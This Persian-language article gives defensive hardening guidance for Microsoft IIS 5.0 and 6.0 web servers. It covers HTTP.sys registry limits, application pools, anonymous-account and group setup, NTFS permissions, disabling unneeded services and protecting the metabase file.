درایور تغییر داده شده در هسته چندین مکانیسم امنیتی را در IIS 6.0 بوجود می آورد. این بخش ها شامل محافظت بر ضد سر ریز بافر و بهبود مکانیسم های logging می باشد تا به پردازش پاسخ تصادفی و تجزیه URL پیشرفته کمک کند تا اعتبار درخواست های کاربر را چک نماید. بدین ترتیب، ممانعت کردن بهره برداری از آسیب پذیری سر ریز شدن بافر ممکن است در مرحله بعدی زمان بوجود آید. مایکروسافت اصول عمقی دفاعی امنیت را در IIS 6.0 طراحی کرده است. این با افزایش توانایی تجزیه URL ویژه با بخش های قرار گرفته در HTTP.sys تکمیل می شود. این سازگاریها بوسیله تغییر اعتبار registry ویژه بطور مناسب تنظیم شده است. جدول زیر خلاصه ای از کلید های ثبت بسیار مهم را تنظیم کرده است(در مسیر زیر پیدا می شود)

HKLM\System\CurrentControlSet\Services\HTTP\Parameters

AllowRestrictedChars : این کلید مقدار Boolean را می پذیرد که به HTTP اجازه می دهد ۶ کاراکتر را برای رمز در درخواست URL بپذیرد البته این کاراکترها به غیر از صفر می باشد. ارزش پیش فرض برای این کلید صفر است.

MaxFieldLength :این کلید به administrator اجازه میدهد که سطح فوقانی را برای هر Header تنظیم کند. مقدار پیش فرض ۱۶ کیلوبایت است.

MaxRequestBytes :این کلید برای سطح فوقانی از اندازه کل درخواست و Headers ضروری است.مقدار پیش فرض این نیز ۱۶ کیلو بایت است.

UrlSegmentMaxCount:این کلید حداکثر تعداد قطعه های مسیر URL پذیرفته شده بوسیله سرور را تعیین می کند آن به طور موثر تعداد slash هایی که می تواند کاربر در درخواست URL استفاده شود را محدود می کند. پیشنهاد میشود که یک محدودیت شدید روی مقدار پایه اسناد وب برای محافظت سرور از حمله به file system صورت گیرد. مقدار پیش فرض برای این کلید ۲۵۵ است.

این کلید پیوند فوقانی حداکثر تعداد قطعات کاراکترها در هر قطعه مسیر URL را تنظیم میکند. مقدار پیش فرض برای این کلید ۲۶۰ است.
EnableNonUTF8 :این کلید کاراکترهایی را که HTTP.sys مجاز میداند کنترل میکند.مقدار پیش فرض یک HTTP.sys را مجاز میداند که رمز نگاری ANSI, DBCS-encoded URLs را بپذیرد علاوه بر این رمز فرمت UTF 8 را شامل میشود.

حفاظت Rapid-Fail: یک administrator علاوه بر انجام ثبت نام، می تواند سرور IIS 6.0 را طوری پیکربندی کند که به طور اتوماتیک خاموش یا دوباره شروع شود. این عمل مدیر امنیت اضافی را در برابر ضعف تکرار بوجود می آورد که ممکن است به وسیله حمله شناسایی شود.
حفاظت Rapid-Fail می تواند در سرتاسر IIS به صورت زیر پیکر بندی شود:

۱- در مدیریت IIS کامپیوتر Local افزایش می یابد.
۲- توسعه کاربردهای مشترک
۳- راست کلیک به عنوان کاربرد مشترک
۴- کلیک روی خواص

کاربرد جداسازی:

در نسخه های قبلی IIS یعنی 5.0 و قبل تر مجازات اجراء برای جداسازی کاربردهای وب به واحدهای غیر مستقل، آنرا معقول می ساخت. بنابراین اغلب یک نقص یا عدم توافق یک کاربرد وب اثر دیگر کاربردهای وب موجود در سرور وب مشابه را به هم می ریزد. بنابراین افزایش عملکرد همراه با تغییرات طراحی IIS 6.0 را برای جداسازی کاربردهایی که کاربرد Pools نامیده میشوند عملی میکند(بدون اجراء اثر).هر کاربرد Pool توسط یک یا چند پردازنده کارگر غیر وابسته به خدمت گرفته می شود. این برای نقص محلی سازی اجاره داده می شود و از نقص عملکرد یک پردازنده کارگر نسبت به دیگران جلوگیری می کند.

پشتیبانی از اصول (آخرین امتیاز):

IIS 6.0 اصول مهم امنیت را رعایت می کند. از جمله اصل آخرین امتیاز که تمامی کدهایی را که نیاز است تا سیستم محلی در HTTP.sys اجرا شود آماده می کند. همه پردازنده های کارگر سرویس شبکه را ایجاد می کنند و یک نوع جدید از Windows 2003 را اعمال، محدود می سازد. علاوه بر این IIS 6.0 فقط به administrator اجازه میدهد تا ابزار command-line را اجرا کند بنابراین این ابزار از سویی نیز در امان می ماند.

و در انتها نیز می توان گفت که IIS 6.0 یک برنامه صحیح است که بوسیله مایکروسافت ساخته شده است و به سازماندهی و بهبود امنیت کمک می کند. و اعتماد و امنیت را برای میزبان وب تامین می کندو همچنین پیکربندی را که ضعف امنیت دارد بهبود می بخشد و تاکید زیادی به امنیت در پردازنده و افزایش monitoring and logging دارد.

اصل مقاله در : سایت Security Focus.com

نصب و پیکر بندی IIS :

استفاده از شبکه های کامپیوتری از چندین سال قبل رایج و در سالیان اخیر روندی تصاعدی پیدا کرده است .اکثر شبکه های پیاده سازی شده در کشور مبتنی بر سیستم عامل شبکه ای ویندوز می باشند . شبکه های کامپیوتری، بستر و زیر ساخت مناسب برای سازمان ها و موسسات را در رابطه با تکنولوژی اطلاعات فراهم می نماید . امروزه اطلاعات دارای ارزش خاص خود بوده و تمامی ارائه دهندگان اطلاعات با استفاده از شبکه های کامپیوتری زیر ساخت لازم را برای عرضه اطلاعات بدست آورده اند . عرضه اطلاعات توسط سازمان ها و موسسات می تواند بصورت محلی ویا جهانی باشد. با توجه به جایگاه والای اطلاعات از یکطرف و نقش شبکه های کامپیوتری (اینترانت و یا اینترنت) از طرف دیگر ، لازم است به مقوله امنیت در شبکه های کامپیوتری توجه جدی شده و هر سازمان با تدوین یک سیاست امنیتی مناسب ، اقدام به پیاده سازی سیستم امنیتی نماید . مقوله تکنولوژی اطلاعات به همان اندازه که جذاب و موثر است ، در صورت عدم رعایت اصول اولیه به همان میزان و یا شاید بیشتر ، نگران کننده و مسئله آفرین خواهد بود . بدون تردید امنیت در شبکه های کامپیوتری ، یکی از نگرانی های بسیار مهم در رابطه با تکنولوژی اطلاعات بوده که متاسفانه کمتر به آن بصورت علمی پرداخته شده است . در صورتیکه دارای اطلاعاتی با ارزش بوده و قصد ارائه آنان را بموقع و در سریعترین زمان ممکن داشته باشیم ، همواره می بایست به مقوله امنیت، نگرشی عمیق داشته و با یک فرآیند مستمر آن را دنبال نمود .

اغلب سازمان های دولتی و خصوصی در کشور، دارای وب سایت اختصاصی خود در اینترنت می باشند . سازمان ها و موسسات برای ارائه وب سایت ، یا خود امکانات مربوطه را فراهم نموده و با نصب تجهیزات سخت افزاری و تهیه پهنای باند لازم، اقدام به عرضه سایت خود در اینترنت نموده و یا از امکانات مربوط به شرکت های ارائه دهنده خدمات میزبانی استفاده می نمایند . وجه اشتراک دو سناریوی فوق و یا سایر سناریوهای دیگر، استفاده از یک سرویس دهنده وب است . بدون تردید سرویس دهنده وب یکی از مهمترین نرم افزارهای موجود در دنیای اینترنت محسوب می گردد . کاربرانی که به سایت یک سازمان و یا موسسه متصل و درخواست اطلاعاتی را می نمایند ، خواسته آنان در نهایت در اختیار سرویس دهنده وب گذاشته می شود . سرویس دهنده وب، اولین نقطه ورود اطلاعات و آخرین نقطه خروج اطلاعات از یک سایت است . بدیهی است نصب و پیکربندی مناسب چنین نرم افزار مهمی ، بسیار حائز اهمیت بوده و تدابیرامنیتی خاصی را طلب می نماید .در ادامه به بررسی نحوه پیکربندی سرویس دهنده وب IIS در شبکه های مبتنی بر ویندوز با تمرکز بر مسائل امنیتی ، خواهیم پرداخت .

IIS(Internet Information services) ، یکی از سرویس دهندگان وب است که از آن برای برای نشر و توزیع سریع محتویات مبتنی بر وب ، برای مرورگرهای استاندارد استفاده می شود . نسخه پنج IIS ، صرفا" برای سیستم های مبتنی بر ویندوز ۲۰۰۰ قابل استفاده است .

نسخه های ویندوز ۲۰۰۰ Server و Advanced server بمنظور نصب IIS ، مناسب و بهینه می باشند . نسخه پنج برای استفاده در نسخه های قدیمی ویندوز طراحی نشده است . امکان نصب IIS نسخه پنج ، بهمراه ویندوز Professional نیز وجود داشته ولی برخی از امکانات آن نظیر : میزبان نمودن چندین وب سایت ، اتصال به یک بانک اطلاعاتی ODBC و یا محدودیت در دستیابی از طریق IP در آن لحاظ نشده است .

نسخه پنج IIS ، سرویس های WWW ، FTP، SMTP و NNTP را ارائه می نماید . سه نرم افزار و سرویس دیگر نیز با IIS در گیر می شوند : Server , Index server Certificate و Transaction server .

امنیت در IIS متاثر از سیستم عامل است . مجوزهای فایل ها ، تنظیمات ریجستری ، استفاده از رمزعبور، حقوق کاربران و سایر موارد مربوطه ارتباط مستقیم و نزدیکی با امنیت در IIS دارند .

قبل از پیکربندی مناسب IIS ، لازم است که نحوه استفاده از سرویس دهنده دقیقا" مشخص گردد . پیکربندی دایرکتوری های IIS ، فایل ها ، پورت های TCP/IP و Account کاربران نمونه هائی در این زمینه بوده که پاسخ مناسب به سوالات زیر در این رابطه راهگشا خواهد بود :

- آیا سرویس دهنده از طریق اینترنت قابل دستیابی است ؟
- آیا سرویس دهنده از طریق اینترانت قابل دستیابی است ؟

- چه تعداد وب سایت بر روی سرویس دهنده میزبان خواهند شد ؟
- آیا وب سایت ها نیازمند استفاده از محتویات بصورت اشتراکی می باشند ؟
- آیا سرویس دهنده امکان دستیابی را برای افراد ناشناس (هر فرد) فراهم نموده و یا صرفا" افراد مجاز حق استفاده از سرویس دهنده را خواهند داشت ؟ و یا هر دو ؟
- آیا امکان استفاده و حمایت از Secure Socket Layer(SSL) وجود دارد ؟
- آیا سرویس دهنده صرفا" برای دستیابی به وب از طریق HTTP استفاده می گردد ؟
- آیا سرویس دهنده ، سرویس FTP را حمایت می نماید ؟
- آیا کاربرانی وجود دارد که نیازمند عملیات خاصی نظیر کپی، فعال نمودن، حذف و یا نوشتن فایل هائی بر روی سرویس دهنده باشند ؟

موارد زیر در زمان نصب IIS پیشنهاد می گردد :

- کامپیوتری که IIS بر روی آن نصب شده است را در یک محل امن فیزیکی قرار داده و صرفا" افراد مجاز قادر به دستیابی فیزیکی به سرویس دهنده باشند .
- در صورت امکان، IIS را بر روی یک سرویس دهنده Standalone نصب نمائید. در صورتیکه IIS بر روی یک سرویس دهنده از نوع Domain Controller نصب گردد و سرویس دهنده وب مورد حمله قرار گیرد، تمام سرویس دهنده بهمراه اطلاعات موجود در معرض آسیب قرار خواهند گرفت . علاوه بر مورد فوق، نصب IIS بر روی یک سرویس دهنده از نوع Domain controller ، باعث افزایش حجم عملیات سرویس دهنده و متعاقبا" کاهش کارآئی سیستم در ارائه سرویس های مربوط به وب خواهد شد .
- برنامه های کاربردی و یا ابزارهای پیاده سازی نمی بایست بر روی سرویس دهنده IIS نصب گردند .
- کامپیوتر مربوط به نصب IIS را بگونه ای مناسب پارتیشن نموده تا هر یک از سرویس ها نظیر www و یا FTP بر روی پارتیشن های مجزاء قرار گیرند .
- IIS امکان نصب برنامه ها را در مکانی دیگر بجز پارتیشن C فراهم نمی نماید (مگراینکه یک نصب سفارشی داشته باشیم) .موضوع فوق به عملکرد سیستم عامل مرتبط می گردد . مجوزهای پیش فرض در رابطه با %Systemdrive% اعمال می گردد (مثلا" درایو C) . موضوع فوق می تواند باعث عدم صحت کارکرد مناسب برخی از سرویس های IIS گردد. می بایست مطمئن شد که مجوزهای سیستم عامل با عملیات مربوط به سرویس های IIS ، رابطه ای ندارند .
- تمام پروتکل های پشته ای (Stack) غیر از TCP/IP را از روی سیستم حذف نمائید. (در مواردیکه برخی از کاربران اینترانت نیازمند برخی از این نوع پروتکل ها می باشند می بایست با دقت اقدام به نصب و پیکربندی مناسب آن نمود) .
- روتینگ IP ، بصورت پیش فرض غیرفعال است و می بایست به همان حالت باقی بماند . در صورت فعال شدن روتینگ ، این امکان وجود خواهد داشت که داده هائی از طریق کاربران اینترانت به اینترنت ارسال گردد .
- نصب Microsoft networking Client for ، بمنظور اجرای سرویس های HTTP,FTP,SMTP و NNTP ضروری خواهد بود . در صورتیکه ماژول فوق نصب نگردد، امکان اجرای سرویس های فوق بصورت دستی و یا اتوماتیک وجود نخواهد داشت .
- در صورتیکه تمایل به نصب سرویس های NNTP و SMTP ، می بایست سرویس File and Print Sharing for Microsoft نیز نصب گردند .

عملیات قبل از نصب IIS

در زمان نصب IIS ، یک account پیش فرض به منظور ورود کاربران گمنام (ناشناس) به شبکه ایجاد می گردد . نام پیش فرض برای account فوق ، IUSER_computername بوده که computername نام کامپیوتری است که IIS بر روی آن نصب شده است . account فوق ، می بایست دارای کمترین حقوق و مجوزهای مربوطه بوده و گزینه های user cannot change password و password Never Expires فعال شده باشد. account فوق همچنین می بایست از نوع local account بوده و domain-wide account را شامل نگردیده و دارای مجور ورود به شبکه بصورت محلی باشد (log on locally) . مجوزهای from the network Access this computer و یا log on as a batch job در رابطه با account ، فوق می بایست غیر فعال گردند . در صورتیکه سیاست ارتباط با وب سایت ، صرفا" کاربران مجاز باشد، پیشنهاد می گردد account فوق ، غیر فعال گردد . بدین ترتیب تمام کاربران با استفاده از نام و رمز عبور مربوطه قادر به ورود به سایت خواهند بود .

گروه هائی برای فایل دایرکتوری و اهداف مدیریتی

حداقل دو گروه جدید که در IIS قصد استفاده از انان را داریم، می بایست ایجاد گردد : گروه **WebAdmin** (نام فوق کاملا" اختیاری است) . در گروه فوق، کاربرانی که مسئولیت مدیریت محتویات WWW/FTP را دارند، تعریف می گردند . در صورتیکه سرویس دهنده ، چندین سایت را میزبان شده است، برای هر سایت یک گروه مدیریتی ایجاد می گردد . گروه **WebUser** (نام فوق کاملا" اختیاری است) . در گروه فوق لیست account افراد مجاز برای ارتباط با سایت ، تعریف می گردد. در حالت اولیه ، گروه فوق صرفا" شامل IUSER_computername است . از گروه های فوق برای تنظیمات مربوط به مجوزهای NTFS استفاده می گردد . IUSER_computername نباید عضو گروهی دیگر باشد . بصورت پیش فرض IUSER_computername عضو گروه های Guests، Everyone و Users است . پیشنهاد می گردد account فوق ، از گروه Guests حذف و به گروه WebUsers اضافه گردد .(امکان حذف account فوق از سایر گروهها وجود ندارد) . دقت گردد که تمام افراد موجود در گروه WebUsers می بایست صرفا" برای دستیابی به وب سایت تعریف شده باشند و نباید عضوی از سایر گروهها باشند .

مدیریت IIS با چندین گروه

نسخه شماره چهار IIS ، امکان تعریف گروههای محلی بمنظور پیکربندی و تعریف گروههای مدیریتی متفاوت برای سرویس های IIS را فراهم می نمود . رویکرد فوق در نسخه شماره پنج IIS ، تغییر یافته است . گروهها ی محلی می توانند و می بایست برای گروههای مدیریتی متفاوت ایجاد گردند . تفاوت موجود بین گروههای محلی برای سرویس www و FTP صرفا" استفاده از مجوزهای NTFS خواهد بود . سرویس های SMTP و NNTP ، قابلیت تنظیم گروههای محلی را بعنوان اپراتورهای مدیریتی برای سرویس دهنده IIS فراهم می نماید .

نصب تمام Patch ها برای سیستم عامل و IIS

مدیران IIS ، می بایست همواره بررسی های لازم در خصوص آخرین نسخه های fixes و patch را انجام داده و پس از تهیه ، اقدام به نصب آنان نمایند . بدین منظور می توان از بخش Security سایت ماکروسافت ملاقات و برنامه های جدید را اخذ و نصب نمود .

دایرکتوری پیش فرض نصب IIS

پس از نصب IIS ، می بایست تغییرات لازم در خصوص مجوزهای دستیابی NTFS را در رابطه با دایرکتوری هائی که IIS نصب شده است ، انجام داد . گروه های Everyone و Guests بهمراه account مربوط به Guest می بایست حذف گردند . گروه Everyone بصورت پیش فرض دارای تمامی مجوزهای لازم در رابطه با دایرکتوری Inetpub است . کاربران غیر مجاز با استفاده از ویژگی گروه فوق قادر به دستیابی به سیستم خواهند بود، بنابراین لازم است در این راستا اقدام لازم (حذف) صورت پذیرد . دایرکتوری Inetpub ، بر روی درایو پیش فرض نصب می گردد . (مثلا" درایو C) . دایرکتوری جدید و یا ساختار موجود می بایست به پارتیشن دیگر منتقل و عملا" تمایزی بین سایت های در دسترس از محل سیستم های عملیاتی را بوجود آورد . پیشنهاد می گردد Inetpub به نام دلخواه دیگری تغییر یابد .

دایرکتوری های IIS نسخه پنج را می توان در یک محل خاص (سفارشی) دیگر نیز نصب نمود(تحقق خواسته فوق صرفا" از طریق یک نصب سفارشی میسر می گردد) . بدین منظور از یک فایل پاسخ استفاده می شود. فایل پاسخ (مثلا" iis5.txt) می بایست دارای اطلاعات زیر باشد :

اطلاعات ضروری در فایل پاسخ بمنظور تغییر محل نصب IIS		
[Components]		
iis_common	=	on
iis_inetmgr	=	on

```
iis_www                    =    on
iis_ftp                    =    on
iis_htmla                  =    on
iis_doc                    =    on
iis_pwmgr                  =    on
iis_smtp                   =    on
iis_smtp_docs              =    on
mts_core                   =    on
msmq                       =    off
[InternetServer]
PathFTPRoot={put your drive and install location here, i.e. f:\FTPROOT}
PathWWWRoot={put your drive and install location here, i.e. f:\WWWRoot}
```

در ادامه از دستور زیر برای نصب استفاده می گردد . (از طریق خط دستور)

```
Sysocmgr/I:%windir%\inf\sysoc.inf /u:a:\iis5.txt
```

جدول زیر مجوزهای لازم NTFS و IIS در رابطه با دایرکتوری های مربوطه را نشان می دهد :

Type of Data	Example Directories	Data Examples	NTFS File Permissions	IIS 5.0 Permissions
Static Content	\Inetpub\wwwroot\images \Inetpub\wwwroot\home \Inetpub\ftproot\ftpfiles	HTML, images, FTP downloads, etc.	Administrators (Full Control) System (Full Control) WebAdmins (Read & Execute ,Write, Modify) Authenticated Users (Read) Anonymous (Read)	Read
FTP Uploads (required if)	\Inetpub\ftproot\dropbox	Directory used as a place for users to store documents for review prior to the Admin making them available to everyone	Administrators (Full Control) WebAdmins or FTPAdmins (Read & Execute, Write, Modify) Specified Users (Write)	Write
Script Files	\Inetpub\wwwroot\scripts	.ASP	Administrators (Full Control) System (Full Control)	Scripts only

			WebAdmins(Read & Execute, Write, Modify) Authenticated Users: special access (Execute) Anonymous: special access (Execute)	
Other Executable and Include Files	\WebScripts\executables \WebScripts\include	.exe, .dll, .cmd, .pl .inc, .shtml, .shtm	Administrators (Full Control) System (Full Control) WebAdmins (Read & Execute, Write, Modify) Authenticated Users: special access (Execute) Anonymous: special access (Execute)	Scripts only Or Scripts and Executables*** **(Depending on necessity)
Metabase	\WINNT\system32\inetsrv	MetaBase.bin	Administrators (Full Control) System (Full Control)	N/A

دایرکتوری ها ئی که شامل فایل های فقط خواندنی هستند (فایل های Html ، تصاویر، فایل های آماده برای Download توسط FTP و ...) ، می بایست دارای مجوز فقط خواندنی بمنظور دستیابی گروه WebUsers باشند . هر نوع از فایل های فوق می تواند دارای دایرکتوری اختصاصی خود با مجوز فقط خواندنی باشند . مجوزهای لازم Execute write&Read و Modify را می بایست به گروهی که مسئولیت مدیریت محتویات وب را برعهده دارد اعطاء گردد (مثلا" گروه WebAdmin) . برای فایل های اجرائی (اسکریپت ها ، فایل های batch و ...) ، می بایست یک دایرکتوری اختصاصی ایجاد کرد . دایرکتوری های فوق صرفا" دارای مجوز Travesr Folder/Execute مربوط به NTFS برای کاربرانی می باشند که مجوز لازم بمنظور دستیابی به سایت را دارا می باشند (کاربر IUSER_computername و سایر کاربران تعریف شده در گروه WebUsers) . دایرکتوری فوق همچنین می بایست دارای مجوز های مربوط به IIS و از نوع Script only باشد. مجوز Executables Scripts and مربوط به IIS ، می بایست صرفا" به دایرکتوری هائی که به این مجوز نیاز دارند اعطاء گردد. مثلا" یک دایرکتوری که شامل فایل های باینری بوده و می بایست این فایل ها توسط سرویس دهنده وب اجراء گردند . تمام دایرکتوری هایی که دارای نمونه مثال هایی بوده و یا هر اسکریپت استفاده شده بمنظور اجرای برنامه های نمونه را می بایست حذف و یا انتقال داد . در زمان نصب IIS دایرکتوری های متعددی ایجاد که در آنها فایل های نمونه بهمراه اسکریپت ها قرار می گیرد. پیشنهاد می گردد دایرکتوری های فوق حذف و یا مکان آنها تغییر یابد . دایرکتوری های زیر نمونه هائی در این زمینه می باشند :

\InetPub\iissamples
\InetPub\AdminScripts

سرویس های IIS

در زمان نصب IIS ، چهار سرویس بر روی سیستم نصب خواهد شد :


- www . سرویس فوق،بمنظور ایجاد یک سرویس دهنده وب و سرویس دهی لازم به درخواست سرویس گیرندگان برای صفحات وب استفاده می گردد .
- FTP . سرویس فوق، بمنظور ارائه خدمات لازم در خصوص ارسال و دریافت فایل بر روی سرویس دهنده برای کاربران استفاده می گردد .
- SMTP . سرویس فوق،امکان ارسال و دریافت نامه الکترونیکی برای سرویس گیرندگان را در پاسخ به فرم ها و برنامه های خاص دیگر فراهم می نماید .
- NNTP . سرویس فوق، بمنظور میزبانی یک سرویس دهنده خبری USENET استفاده می گردد .

در زمان نصب IIS ، می توان تصمیم به نصب برخی از سرویس ها و یا همه آنها گرفت . پس از نصب IIS ، در صورتیکه به وجود برخی از سرویس ها نیاز نباشد، می توان آنها را غیر فعال نمود. بدین منظور می بایست مراحل زیر را دنبال کرد :

- انتخاب گزینه Services از طریق مسیر زیر :

Programs => Administrative Tools => Services

- انتخاب سرویسی که قصد غیر فعال کردن آن را داریم . در ادامه با فعال کردن کلید سمت راست موس ، گزینه Stop را بمنظور توقف سرویس فعال نمائید .
- بمنظور اطمینان از عدم اجرای سرویس غیر فعال شده در زمان راه اندازی مجدد سیستم، سرویس را مشخص و پس از فعال کردن کلید سمت راست موس، گزینه Properties را انتخاب ودر بخش Startup type وضعیت اجرای سرویس را از حالت Automatic به Disable تغییر دهید . شکل زیر نحوه غیر فعال نمودن سرویس www را نشان می دهد .



ایمن سازی متابیس

متابیس (Metabase) ، مقادیر مربوط به پارامترهای پیکربندی برنامه IIS را ذخیره می نماید . متابیس بمنظور استفاده در IIS طراحی و بمراتب سریعتر و انعطاف پذیرترنسبت به ریجستری ویندوز ۲۰۰۰ است . هر گره در ساختار متابیس ، یک کلید (key) نامیده شده و می تواند دارای یک و یا چندین مقدار مربوط به پیکربندی بوده که خصلت نامیده می شوند . کلیدهای متابیس IIS به عناصر و قابلیت های مربوط به IIS اختصاص داده شده و هر کلید شامل خصلت هائی است که تاثیر مستقیمی بر روی سرویس و پتانسیل مربوطه ، خواهد داشت . ساختار استفاده شده در متابیس بصورت سلسله مراتبی بوده و تصویری مناسب از ساختار IIS است که بر روی سیستم نصب شده است . اکثر کلیدهای پیکربندی IIS بهمراه مقادیر مربوطه در نسخه های قبلی IIS ، در ریجستری سیستم ذخیره می گردیدند. در نسخه پنج ، تمام مقادیر فوق در متابیس ذخیره می گردند . کلیدهای دیگری نیز بمنظور افزایش کنترل انعطاف پذیری IIS در متابیس ذخیره می گردد . یکی از مزایای ساختار استفاده شده در متابیس ، اختصاص تنظیمات متفاوت یک خصلت خاص برای نمونه های متفاوتی از کلید ها ی مشابه است . مثلا" خصلت MaxBandwidth ،حداکثر پهنای باند قابل دسترس را برای یک سرویس دهنده مشخص و می تواند به تراکنش های متعدد وب تعمیم یابد . متابیس ، قادر به نگهداری مقادیر متفاوت MaxBandwidth برای هر یک از سایت های وب می باشد .

متابیس در یک فایل خاص با نام Metabase.bin و در آدرس winnt\system32\ineterv \ ذخیره می گردد . پس از استقرار IIS در حافظه ، متابیس نیز از روی دیسک خوانده شده و در حافظه مستقر می گردد . پس از غیرفعال شدن IIS ، متابیس مجددا" بر روی دیسک ذخیره خواهد شد . (متابیس بدفعاتی که IIS اجراء خواهد شد بر روی دیسک ذخیره می گردد) . با توجه به نقش حیاتی فایل فوق برای برنامه IIS ، حفاظت و کنترل دستیابی به آن دارای اهمیت فراوان است . در صورتیکه فایل فوق ، با یک فایل دیگر (نامعتبر) جایگزین گردد، عملکرد صحیح برنامه IIS بمخاطره خواهد افتاد . برنامه IIS سریعا" متاثر از تغییرات خواهد شد . (اولین مرتبه ای که IIS پس از اعمال تغییرات اجراء می گردد) . در چنین مواردی ممکن است سرویس مربوطه از طریق سرویس دهنده ، اجراء نشود. پیشنهاد می گردد که فایل Metabsat.bin بر روی پارتیشننی از نوع NTFS ذخیره و با استفاده از امکانات امنیتی ویندوز ۲۰۰۰ آن را حفاظت کرد . مجوزهای پیش فرض برای فایل فوق ، System و Administrator Full Access می باشد . محدودیت دستیابی به System و local Administrators امنیتی قابل قبول در رابطه با فایل فوق را ایجاد و ضرورتی به تغییر و یا اضافه نمودن تنظیمات جدیدی نخواهد بود .

بمنظور ایجاد پوسته حفاظتی مطلوبتر امنیتی در رابطه با فایل فوق ، پیشنهاد می گردد فایل فوق برای کاربران غیر مجاز مخفی شود . انتقال و یا تغییر نام فایل نیز می تواند امنیت فایل فوق را مضاعف نما ید . بدین منظور می بایست در ابتدا برنامه IIS متوقف و پس از تغییر نام و یا انتقال فایل فوق ، تغییرات لازم را در کلید ریجستری زیر اعمال نمود .

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\InetMgr\Parameters

در ادامه یک مقدار جدید REG_SZ برای کلید فوق با نام MetadataFile ایجاد و مسیر کامل فایل را که شامل نام درایو و نام فایل است ، بعنوان نام جدید فایل متابیس معرفی نمائیم . بدین ترتیب برنامه IIS آگاهی لازم در خصوص نام و آدرس فایل متابیس را پیدا و در زمان را اندازی از آن استفاده خواهد کرد .

پیشنهادات تکمیلی در رابطه با امنیت برنامه IIS

- بر روی سرویس دهنده IIS صرفا" IIS و عناصر مورد نیاز را نصب و از نصب برنامه ها و ابزارهای پیاده سازی ممانعت بعمل آید .
- تمام سرویس های غیر ضروری را غیر فعال نمائید .
- در رابطه با account IUSER_Computername ، گزینه های User cannot change password و Password Never Expires را انتخاب و فعال نمائید .
- در صورتیکه تمایلی به ورود افراد گمنام (anonymous) به شبکه وجود نداشته باشد ، می بایست account مربوطه را غیر فعال نمود (IUSER_Computername) .
- برای هر وب سایت local admin groups ایجاد و account مربوطه را مشخص نمائید .
- برای کاربران وب یک local group ایجاد و صرفا" account های مورد نیاز و مجاز نظیر IUSER_Computername را در آن فعال نمائید .
- از تمام گروه های دیگر، account مربوط به IUSER_Computername را حذف نمائید .
- تمام مجوزهای NTFS مربوط به دایرکتوری Inetpub را حذف و صرفا" گروه ها و account های مجاز را به آن نسبت دهید .
- یک ساختار منطقی برای دایرکتوری ایجاد نمائید . مثلا" برای محتویات ایستا ، فایل های asp ، scripts و Html ، اسامی دایرکتوری دیگری ایجاد و با یک ساختار مناسب بیکدیگر مرتبط گردند.


- مجوزهای لازم NTFS بر روی ساختار دایرکتوری ها را در صورت نیاز اعمال نمائید .
- تمام دایرکتوری های نمونه و اسکریپت هائی که نمونه برنامه هائی را اجراء می نمایند ، حذف نمائید .
- مجوز Log on locally به کاربر اعطاء و امکان batch service log on as a و Access this computer from the network از کاربر سلب گردد .

در این قسمت به بررسی نحوه تنظیم خصلت های متفاوت برنامه Manager Internet Services با رعایت مسائل امنیتی خواهیم پرداخت .

کنسول مدیریتی ماکروسافت (**MMC**: Microsoft Management Console) ، یک برنامه رابط کاربر گرافیکی با نام کنسول را ارائه می نماید .هدف از ارائه کنسول فوق، ارائه محیط لازم بمنظور انجام تمام عملیات مدیریتی از طریق کنسول مدیریت است(تمام عملیات قابل دسترس، تابعی از کنسول مدیریت می باشند) .این نوع فرآیند ها، Snap-ins نامیده می شود . MMC خود دارای هیچگونه رفتار مدیریتی نبوده ولی محیط لازم برای Snap-ins را فراهم می نماید.بدین ترتیب کنترل مدیریتی و راهبردی محیط مربوطه ، متمرکز می گردد . در زمان نصب برنامه IIS ، یک Snap-ins با نام ISM(Internet Service Manager) ارائه و در اختیار مدیران سیستم قرار خواهد گرفت . بمنظور فعال نمودن برنامه ISM از مسیر زیر استفاده می کنیم :

Start => Programs => Administrative Tools =>Internet Service Manager

شکل زیر صفحه اصلی برنامه ISM را نشان می دهد .



